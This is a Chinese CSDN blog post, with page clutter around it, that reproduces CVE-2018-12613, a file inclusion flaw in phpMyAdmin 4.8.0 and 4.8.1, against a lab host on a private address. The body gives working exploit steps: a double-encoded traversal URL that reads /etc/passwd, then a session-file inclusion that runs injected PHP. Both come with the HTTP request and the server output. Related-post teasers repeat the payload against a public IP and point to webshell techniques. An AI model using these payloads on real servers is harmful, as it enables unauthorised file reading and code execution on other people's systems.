

CSDN

首页 博客 学院 下载 论坛 图文课 问答 商城 活动 专题 招聘 ITeye GitChat APP VIP会员 续费8折 疯狂Python

0

分享

评论

目录

书签

手机

返回

下一节

原创

phpmyadmin 远程文件包含漏洞 (CVE-2018-12613)

2018-12-13 10:21:42

tdcoming

阅读数 688

更多

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_29647709/article/details/84983306

phpMyAdmin是一套开源的、基于Web的MySQL数据库管理工具。其index.php中存在一处文件包含逻辑，通过二次编码即可绕过检查，造成远程文件包含漏洞。

漏洞记录

漏洞编号：CVE-2018-12613

受影响版本:phpMyAdmin 4.8.0和4.8.1受到影响。

利用条件：

攻击者必须经过身份验证，但在这些情况下除外：

(/libraries/config.default.php)


- \$ cfg ['AllowArbitraryServer'] = true: 攻击者可以指定他/她已经控制的任何主机，并在phpMyAdmin上执行任意代码
- \$ cfg ['ServerDefault'] = 0: 这会绕过登录并在没有任何身份验证的情况下运行易受攻击的代码
- 漏洞分析
https://blog.csdn.net/qq_33020901/article/details/80829269

漏洞利用

访问下面的payload

```
1 | http://192.168.1.15:8080/index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd
```

可见/etc/passwd被读取，说明文件包含漏洞存在：



目前几种getshell的方法，有的是上传sql文件，然后包含mysql的sql文件，有的是开启general_log来完成getshell，现在使用今天这种操作。利用

单，可以执行一下SELECT ‘<?=phpinfo()?>’ ;，然后查看自己的sessionid (cookiephpMyAdmin的值)，然后包含session文件即可</p

```
GET /server_databases.php?ajax_request=true&ajax_page_request=true&_nocache=1544667329667616170&token:
HTTP/1.1
Host: 192.168.1.15:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: phpMyAdmin=0452064cb94eaca79f085df69ffb2c2; pma_lang=zh_CN
```

https://blog.csdn.net/qq_29647709

1 | http://192.168.1.15:8080/index.php?target=db_sql.php%253f/../../../../../../../../tmp/sess_0452064cb94eaca79f085df69ffb2c2

192.168.1.15:8080/index.php?target=db_sql.php%253f/../../../../../../../../tmp/sess_0452064cb94eaca79f085df69ffb2c2

服务: mysql:3306

数据库 SQL 状态 导出 导入 设置 变量 字符集 引擎 插件

PMA_token [s:16:"[+E@he1Yeg,W{r",browser_access_time]a:1:{s:7:"default";i:1544667517;}relation[a:1:{i:1;a:22:{s:11:"PMA_VERSION";s:5:"4.8.1";s:7:"relwork";b:0;s:11:"displaywork";b:0;s:12:"bookmarkwork";b:0;s:7:"pdfwork";b:0;s:8:"commwork";b:0;s:8:"{s:13:"server_1_test";a:16:{s:14:"mysql_cur_user";s:6:"test@%";s:17:"is_create_db_priv";b:0;s:14:"is_reload_priv";b:0;s:12:"db_to_create";s:0:"{i:0;s:4:"test";s:11:"dbs_to_test";a:5:{i:0;s:18:"information_schema";i:1;s:18:"performance_schema";i:2;s:5:"mysql";i:3;s:3:"sys";i:4;s:4:"test";s:9:"proc_priv";b:0;s:10:"table_priv";b:0;{s:18:"menu-levels-server";a:13:{s:9:"databases";s:9:"数据库";s:3:"sql";s:3:"SQL";s:6:"status";s:6:"状态";s:6:"rights";s:6:"用户";s:6:"export";s:6:"置";s:6:"binlog";s:15:"二进制日志";s:11:"replication";s:6:"复制";s:4:"vars";s:6:"变量";s:7:"charset";s:9:"字符集";s:7:"plugins";s:6:"插件";s:6:"engine'{s:15:"userprefs_mtime";i:1544667509;s:14:"userprefs_type";s:7:"session";s:12:"config_mtime";i:1544512502;s:13:"version_check";a:2:{s:8:"re[{"date": "2018-12-11", "php_versions": ">=5.5,<7.3", "version": "4.8.4", "mysql_versions": ">=5.5"}, {"date": "2017-03-29", "php_versions": ">=5.5";s:9:"timestamp";i:1544667169;}userconfig[a:2:{s:2:"db";a:2:{s:4:"lang";s:5:"zh_CN";s:12:"Console/Mode";s:8:"collapse";s:2:"ts";i:1544667517{i:1;a:0;}s:15:"favorite_tables";a:1:{i:1;a:0;}s:5:"query";a:1:{s:32:"8af367146e38689a51ea6546e9b0b5d5";a:8:{s:3:"sql";s:23:"SELECT '"/>

PHP Version 7.2.5

System	Linux 1e290c00b2f3 4.15.0-29-generic #31~16.04.1-Ubuntu SMP Wed Jul 18 08:54
Build Date	Apr 30 2018 21:06:14
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--wi disable-cgi' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-ap libedit' '--with-openssl' '--with-zlib' '--with-libdir=libx86_64-linux-gnu' '--with-apxs2' 'b
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

更多关注小密圈：



参考链接：

https://blog.csdn.net/qq_33020901/article/details/80829269

CVE-2018-12613Phpmyadmin后台 任意文件包含漏洞复现

文件包含漏洞

程序开发人员通常会把可重复使用的函数写到单个文件中，在使用其它函数时，直接... 博文 来自: qq_4100...

阅读数 2956

dvwa文件包含漏洞和远程文件利用漏洞

关于dvwa的这两个漏洞首先在Metaspilortable里面是默认关闭的所以我们首先是要打... 博文 来自: 灵感点滴...

阅读数 1200

cve-2018-12613-PhpMyadmin后台文件包含 - weixin_3373..._CSDN博客

渗透测试-PhpMyAdmin后台文件包含漏洞 - True的博客 - CSDN博客

phpmyadmin文件包含漏洞

http://139.199.31.116:9008/index.php?target=db_sql.php%253f/../.././../fla... 博文 来自: Hydra的...

阅读数 504

羡慕AI高薪岗！为什么这类程序员不建议大家转型？

被众多开发工程师羡慕的AI程序员为啥这么高薪！30w只是白菜价有啥要求？

CVE-2018-12613 PhpMyadmin后台文件包含分析 - 是大方子 - CSDN博客

CVE-2018-10933 身份验证绕过漏洞验证

0x00事件背景2018-10-16libssh发布更新公告旨在解决CVE-2018-10933的问题libss... 博文 来自: xuandao_...

阅读数 2506

phpMyAdmin 4.0.1--4.2.12 本地文件包含漏洞(CVE-2014-8959)

phpMyAdmin4.0.3下载地址http://pan.baidu.com/s/1dEYo9zj利用条件: 1.登录ph... 博文 来自: Au

阅读数 431

OpenSSH用户枚举漏洞poc (CVE-2018-15473)

OpenSSH用户枚举漏洞poc (CVE-2018-15473) , 通过poc可以直接检查目标服务器是否存在此漏洞, 通过检查漏洞, 来...

08-24

下载

CVE-2018-3191远程代码命令执行漏洞

0x00weblogic漏洞简介北京时间10月17日, Oracle官方发布的10月关键补丁更新CP... 博文 来自: xuandao_...

阅读数 1538

CVE补丁安全漏洞【学习笔记】

更新安卓系统的CVE补丁网站:https://www.cvedetails.com/vulnerability-list/vend... 博文 来自: weixin_3...

阅读数 919

推动全社会公益氛围形成，使公益与空气和阳光一样触手可及。

公益缺你不可，众多公益项目等你PICK——百度公益 让公益像「空气和阳光」一样触手可及！
gongyi.baidu.com

[漏洞复现] CVE-2018-4878 Flash 0day

1、漏洞概述2018年2月1号, Adobe官方发布安全通报 (APSA18-01) , 声明Adob... 博文 来自: 神仙哥哥...

阅读数 1068

WebLogic任意文件上传漏洞(CVE-2018-2894)利用复现

环境搭建参照: https://blog.csdn.net/qq_29647709/article/details/84892582登... 博文 来自: tdcomin...

阅读数 998

Weblogic 两处未授权任意文件上传漏洞(CVE-2018-2894)

Weblogic未授权任意文件上传漏洞(CVE-2018-2894) 漏洞概述:-WebLogic存在两个... 博文 来自: SoulCat

阅读数 968

阿里云服务器漏洞phpmyadmin CVE-2016-6617 SQL注入漏洞 解决方法

阿里云服务器漏洞phpmyadminCVE-2016-6617如下图: 首先上网搜了下漏洞phpm... 博文 来自: cc1314_...

阅读数 2707

cve-2018-4878漏洞复现

靶机: Windows7sp1条件: AdobeFlash28.0.0.137及其之前的版本 IE8浏览器及以... 博文 来自: 无

阅读数 2210



一种新型不锈钢复合板，使用寿命长！

不锈钢复合板

<div><div>phpMyAdmin漏洞利用与安全防范</div><div>phpMyAdmin漏洞利用与安全防范 simeonFreebuf最近刊发了一篇文章《下一个猎... 博文 来自: weixin_4...</div></div>	<div>阅读数 216</div>	<div>0</div>
<div><div>PhpMyAdmin漏洞利用总结with Metasploit</div><div>一：影响版本：3.5.x概述：PhpMyAdmin存在PREG_REPLACE_EVAL漏洞利用模块... 博文 来自: ncafei的...</div></div>	<div>阅读数 3542</div>	<div>分享</div>
<div><div>phpMyAdmin 4.8.x 最新版 本地文件包含漏洞利用</div><div>今天ChaMd5安全团队公开了一个phpMyAdmin最新版中的本地文件包含漏洞：php... 博文 来自: Ambulon...</div></div>	<div>阅读数 3317</div>	<div>消息</div>
<div><div>通过phpmyadmin与MYSQL命令行的内容不一样</div><div>我的数据库 通过phpmyadmin与MYSQL命令行的内容不一样。不知为何，太奇怪了。如...</div></div>	<div>论坛</div>	<div>目录</div>
<div><div>在phpmyadmin后台获取webshell方法汇总整理</div><div>方法一：CREATETABLE`mysql`.`xiaoma`(`xiaoma1`TEXTNOTNULL);INSERTINTO`... 博文 来自: lizhengn...</div></div>	<div>阅读数 2万+</div>	<div>书签</div>
<div><div>推动全社会公益氛围形成，使公益与空气和阳光一样触手可及。</div><div>公益缺你不可，众多公益项目等你PICK——百度公益 让公益像「空气和阳光」一样触手可及！ gongyi.baidu.com</div></div>		<div>手机</div>
<div><div>一个PHP+Mysql手工注入例子</div><div>说下我的基本思路：1、目标站点环境为：Windows+Apache+Mysql+PHP2、存在... 博文 来自: Praifire的...</div></div>	<div>阅读数 9508</div>	<div><</div>
<div><div>PhpMyadmin任意文件读取漏洞</div><div>libraries/import/xml.php中unset(\$data);/**LoadtheXMLstring**TheoptionLIBX... 博文 来自: cnbird's ...</div></div>	<div>阅读数 5380</div>	<div>></div>
<div><div>文件包含漏洞(绕过姿势)</div><div>文件包含漏洞是渗透测试过程中用得比较多的一个漏洞，主要用来绕过waf上传木马文... 博文 来自: 求天下者...</div></div>	<div>阅读数 6401</div>	
<div><div>大话卷积神经网络CNN（干货满满）</div><div>文章目录O、前言一、简介二、人类视觉原理三、神经网络四、卷积神经网络4.1、CN... 博文 来自: 种树最好...</div></div>	<div>阅读数 1万+</div>	
<div><div>程序员实用工具网站</div><div>目录1、搜索引擎2、PPT3、图片操作4、文件共享5、应届生招聘6、程序员面试题库... 博文 来自: 不脱发的...</div></div>	<div>阅读数 6万+</div>	
<div><div>积极主动的句子有哪些</div><div>主动防护网厂家</div></div>		
<div><div>计算机网络协议——通信协议综述</div><div>通信协议综述概述一、为什么学习网络协议1.1常见的网络协议二、网络分层的真正含... 博文 来自: ghw1522...</div></div>	<div>阅读数 2万+</div>	
<div><div>知乎上 40 个有趣回复，很精辟很提神</div><div>点击蓝色“五分钟学算法”关注我哟加个“星标”，天天中午12:15，一起学算法作者... 博文 来自: 程序员吴...</div></div>	<div>阅读数 3万+</div>	
<div><div>c# 反射 机制 c#线程 窗体失去响应 c#角度转弧度 c# 解析gps数据 c# vs设置 语法版本 c# json含回车 c#多线程demo c# chart 标题 c# 乱码恢复 c#一行太长</div></div>		



tdcoming

4 文章

TA的个人主页 >

原创

85

粉丝

146

喜欢

65

评论

35

等级: 博客 5

访问: 14万+

积分: 2160



排名: 2633

VIP

钱包

QQ

安全

勋章：

最新文章

漏洞引擎

phpstudy后门文件检测及利用

CVE-2019-0708 远程桌面代码执行漏洞复现

Apache Tomcat CVE-2019-0232 远程代码执行漏洞

ThinkPHP 5.0 * 远程代码执行漏洞分析

最新评论

手机木马远程控制复现

weixin_45651569: 可以解释下流程吗? 受这方面问题困扰

CVE-2019-0708 远程桌...

weixin_39653966: 这几个加进去不报错? [-] WARNING! The following modules could not l ...

手机木马远程控制复现

qq_29647709: QQ group 906755997


ThinkPHP 5.0 * 远...

qq_29647709: QQ group 906755997

ThinkPHP 5.0 * 远...


weixin_45542709: 兄弟, 可以给个联系方式` .

分类专栏




WEB安全

28篇




漏洞利用

35篇




运维安全

11篇



内网渗透

13篇



CTF

12篇

展开

归档

2019年9月

3篇

2019年4月

1篇

2019年1月

4篇

2018年12月

34篇

2018年11月

8篇

2018年9月

5篇


2018年8月

28篇


2018年7月


5篇


展开





0





























https://blog.csdn.net/qq_29647709/article/details/84983306

6/7

云服务器低至18元/3月

实名即享优惠,每日9点限量!
了解人工智能,学习无人车,自动驾驶技术,助力校园领跑者.



CSDN学院



CSDN企业招聘

- QQ客服
- kefu@csdn.net
- 客服论坛
- 400-660-0108
- 工作时间 8:30-22:00

关于我们 招聘 广告服务 网站地图

百度提供站内搜索 京ICP备19004658号
©1999-2019 北京创新乐知网络技术有限公司

网络110报警服务 经营性网站备案信息
北京互联网违法和不良信息举报中心
中国互联网举报中心 家长监护 版权申诉